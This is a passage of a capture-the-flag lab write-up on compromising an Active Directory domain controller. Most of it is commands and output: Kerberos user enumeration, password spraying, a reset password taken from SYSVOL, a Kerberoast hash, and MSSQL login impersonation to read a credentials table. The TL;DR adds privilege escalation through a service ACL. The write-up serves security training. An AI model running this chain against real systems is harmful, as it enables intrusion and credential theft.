Hokkaido
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Full AD chain: user spray hands usinfo/info; SMBhomesleads into SYSVOL wherepassword_reset.txt(Start123!) sprays back and validatesdiscovery; MSSQL withIMPERSONATEpivots tohrappdb-readerand readssysauth(hrapp-service / Untimed$Runny); forced-SPN with bloodyAD onHazel.Greencracks tohaze1988; ForceChangePassword onmolly.smith, RDP, and bad service ACLs onAppReadinessallow rewriting itsbinPathto add ourselves into Administrators.
Recon
Initial scan
The port scan combines a UDP sweep and a full TCP scan:
ping -c 1 192.168.114.40      # ttl=125 → Windows
sudo nmap -sU --top-ports 1000 -Pn -n --open 192.168.114.40
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.114.40
Relevant UDP: 53 (DNS), 88 (Kerberos), 123 (NTP), 389 (LDAP). TCP paints a full DC with MSSQL 2019 (1433/58538) and the domain hokkaido-aerospace.com:
53,80,88,135,139,389,445,464,593,636,1433,3268,3269,3389,5985,8530,8531,9389,47001,49664-...The LDAP certificate and the ms-sql-ntlm-info on 1433 hand us the full name before touching anything: commonName=dc.hokkaido-aerospace.com, NetBIOS_Domain_Name: HAERO, NetBIOS_Computer_Name: DC. That name has to resolve locally, because Kerberos and several tools work against the FQDN and not the IP:
nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

192.168.114.40  dc.hokkaido-aerospace.com
Access as info
Kerbrute + password spray
With no credentials, the first move is Kerberos user enumeration: the KDC answers differently for a user that exists and one that does not, which lets us filter a huge wordlist without generating a single failed logon.
kerbrute userenum -d hokkaido-aerospace.com --dc 192.168.114.40 \
  /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt
Kerbrute (repo) returns very little: three real users (info, administrator and discovery), repeated in different casings because the wordlist carries them written several ways and Kerberos does not care about case in the account name. That is enough to cut the sweep short:
Version: dev (n/a) - 03/23/26 - Ronnie Flathers @ropnop

2026/03/23 22:30:53 >  Using KDC(s):
2026/03/23 22:30:53 >   192.168.114.40:88

2026/03/23 22:30:53 >  [+] VALID USERNAME:       info@hokkaido-aerospace.com
2026/03/23 22:30:58 >  [+] VALID USERNAME:       administrator@hokkaido-aerospace.com
2026/03/23 22:31:02 >  [+] VALID USERNAME:       INFO@hokkaido-aerospace.com
2026/03/23 22:31:18 >  [+] VALID USERNAME:       Info@hokkaido-aerospace.com
2026/03/23 22:31:35 >  [+] VALID USERNAME:       discovery@hokkaido-aerospace.com
2026/03/23 22:31:36 >  [+] VALID USERNAME:       Administrator@hokkaido-aerospace.com
^C
With a three-name list, the cheapest password spray is each user against itself (-u users -p users), the classic pattern for freshly created service accounts:
nxc smb 192.168.114.40 -u users -p users --continue-on-success
The only hit of the pass is info:info (every other combination returns STATUS_LOGON_FAILURE):
SMB  192.168.114.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  192.168.114.40  445  DC  [+] hokkaido-aerospace.com\info:info
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\administrator:info STATUS_LOGON_FAILURE
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\discovery:info STATUS_LOGON_FAILURE
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\administrator:administrator STATUS_LOGON_FAILURE
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\discovery:administrator STATUS_LOGON_FAILURE
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\administrator:discovery STATUS_LOGON_FAILURE
SMB  192.168.114.40  445  DC  [-] hokkaido-aerospace.com\discovery:discovery STATUS_LOGON_FAILURE
With the creds, the first thing to do is replace kerbrute's three-name list with the domain's real one. --users pulls it over RPC and awk keeps only the name column:
nxc smb 192.168.114.40 -u 'info' -p 'info' --users | awk '{print $5}' | tail -n +4 > users
cat users
Three names become a good thirty real accounts, two of which will end up being the whole chain (Hazel.Green and Molly.Smith):
Administrator      Charlene.Wallace   Julian.Davies
Guest              Cheryl.Singh       Hannah.O'Neill
krbtgt             Sian.Gordon        Rachel.Jones
Hazel.Green        Gordon.Brown       Declan.Woodward
Molly.Smith        Irene.Dean         Annette.Buckley
Alexandra.Little   Anthony.Anderson   Elliott.Jones
Victor.Kelly       Molly.Edwards      Grace.Lees
Catherine.Knight   Tracy.Wood         Deborah.Francis
Angela.Davies      Lynne.Tyler        Bruce.Cartwright
                                      Nigel.Brown
                                      Derek.Wyatt
And the share map:
nxc smb 192.168.114.40 -u 'info' -p 'info' --shares
SMB  192.168.114.40  445  DC  [*] Enumerated shares
SMB  192.168.114.40  445  DC  Share                  Permissions   Remark
SMB  192.168.114.40  445  DC  -----                  -----------   ------
SMB  192.168.114.40  445  DC  ADMIN$                               Remote Admin
SMB  192.168.114.40  445  DC  C$                                   Default share
SMB  192.168.114.40  445  DC  homes                  READ,WRITE    user homes
SMB  192.168.114.40  445  DC  IPC$                   READ          Remote IPC
SMB  192.168.114.40  445  DC  NETLOGON               READ          Logon server share
SMB  192.168.114.40  445  DC  SYSVOL                 READ          Logon server share
SMB  192.168.114.40  445  DC  UpdateServicesPackages READ          A network share ... published on this WSUS system.
SMB  192.168.114.40  445  DC  WsusContent            READ          A network share ... on this WSUS system.
SMB  192.168.114.40  445  DC  WSUSTemp                             A network share used by Local Publishing from a Remote WSUS Console Instance.
The ones that stand out are homes (READ,WRITE) and SYSVOL (READ); the rest are default or WSUS shares.
homes: all promise, no content
homes looks like the best bet: it is the only one with WRITE and it holds one directory per user, i.e. entire personal profiles reachable from a service account.
smbclient -U 'info%info' //192.168.114.40/homes
dir
recurse ON
prompt OFF
mget *
The listing confirms twenty named folders, all created at once on the same day (Sat Nov 25 14:57:09 2023), which is the signature of a provisioning script rather than people using their profile:
smb: \> dir
  .                                   D        0  Mon Mar 23 22:41:25 2026
  ..                                DHS        0  Mon Mar 23 21:55:18 2026
  Angela.Davies                       D        0  Sat Nov 25 14:57:09 2023
  Annette.Buckley                     D        0  Sat Nov 25 14:57:09 2023
  Anthony.Anderson                    D        0  Sat Nov 25 14:57:09 2023
  <SNIP>
  Victor.Kelly                        D        0  Sat Nov 25 14:57:09 2023

                7699711 blocks of size 4096. 1917512 blocks available
The recursive mget * pulls the structure down without complaining, but looking at it locally shows the problem:
ls -l
Twenty 4096-byte directories, that is, twenty empty directories. Not a single file came down:
total 84
drwxr-xr-x 2 root root 4096 Mar 23 22:54  Angela.Davies
drwxr-xr-x 2 root root 4096 Mar 23 22:54  Annette.Buckley
drwxr-xr-x 2 root root 4096 Mar 23 22:54  Anthony.Anderson
<SNIP>
drwxr-xr-x 2 root root 4096 Mar 23 22:54  Victor.Kelly
-rw-r--r-- 1 root root  433 Mar 23 22:45  users
The share was good for one thing, confirming the Name.Surname username format, but as a source of secrets it is a dead end. The write permission leads nowhere here either: nobody executes whatever you drop in someone else's profile.
SYSVOL - password_reset.txt
SYSVOL (where the DC keeps GPOs and logon scripts) is the classic vector: recurse and mget.
smbclient //192.168.114.40/SYSVOL -U info%info
recurse ON
prompt OFF
mget *
Among what mget pulls down (it denies listing DfsrPrivate) is a file out of place under scripts\temp:
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \hokkaido-aerospace.com\DfsrPrivate\*
getting file \hokkaido-aerospace.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 ...
getting file \hokkaido-aerospace.com\scripts\temp\password_reset.txt of size 27 as hokkaido-aerospace.com/scripts/temp/password_reset.txt (0.2 KiloBytes/sec) ...
<SNIP>
smb: \> exit
ls -R | grep -i pass -C 1
cat ./scripts/temp/password_reset.txt
The file only holds the initial reset password, Start123!:
./scripts/temp:
password_reset.txt

Initial Password: Start123!
A second spray with Start123! against the real user list validates discovery:
nxc smb 192.168.114.40 -u users -p 'Start123!' --continue-on-success | grep -vi failure
Of the whole list, only discovery:Start123! survives the grep -vi failure:
SMB  192.168.229.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  192.168.229.40  445  DC  [+] hokkaido-aerospace.com\discovery:Start123!
Access as hrapp-service (user pivoting)
Discarded branch: Kerberoasting as discovery
The first thing to try with a fresh domain credential is a plain Kerberoast, which only needs authentication:
GetUserSPNs.py hokkaido-aerospace.com/Discovery:'Start123!' -request
Two accounts carry an SPN, both hanging off CN=services, textbook service accounts:
ServicePrincipalName                   Name         MemberOf                                            PasswordLastSet             LastLogon
-------------------------------------  -----------  --------------------------------------------------  --------------------------  --------------------------
discover/dc.hokkaido-aerospace.com     discovery    CN=services,CN=Users,DC=hokkaido-aerospace,DC=com   2023-12-06 15:42:56.221832  2026-03-24 23:20:02.557829
maintenance/dc.hokkaido-aerospace.com  maintenance  CN=services,CN=Users,DC=hokkaido-aerospace,DC=com   2023-11-25 13:39:04.869703  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*discovery$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/discovery*$c2831919c231a0319c55a1238bc257b7$2e265f8db527b0bfeb0ed89b1c1bf8bc36ed1e611a3c6fc68bd4748<SNIP>
The branch goes nowhere: discovery's TGS is redundant (we already have its password, Start123!) and maintenance's would have to be broken blind, with no hint of what it looks like. It gets parked and we go back to the port inventory, where one big untouched service is left: MSSQL on 1433. What we do keep from here is that discovery is a service account, which explains the odd permissions it has inside the database.
MSSQL as discovery + IMPERSONATE
discovery can log into MSSQL with Windows auth.
impacket-mssqlclient 'hokkaido-aerospace.com/discovery:Start123!@192.168.229.40' -windows-auth
The handshake switches to TLS and drops us at a prompt as HAERO\discovery on Microsoft SQL Server 2019 RTM (15.0.2000):
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (HAERO\discovery  guest@master)>
Permission enumeration: sys.server_permissions flags IMPERSONATE over hrappdb-reader. EXECUTE AS LOGIN steps into that identity, common on databases with tangled roles where a read-only account can be reached because nobody looked at the permission.
SELECT * FROM sys.server_permissions WHERE permission_name = 'IMPERSONATE';
SELECT name, principal_id FROM sys.server_principals WHERE principal_id IN (267,268);
EXECUTE AS LOGIN = 'hrappdb-reader';
With the new identity we explore hrappdb:
USE hrappdb;
SELECT table_name FROM information_schema.tables;
SELECT column_name FROM information_schema.columns WHERE table_name = 'sysauth';
SELECT * FROM sysauth;
-- id | name           | password
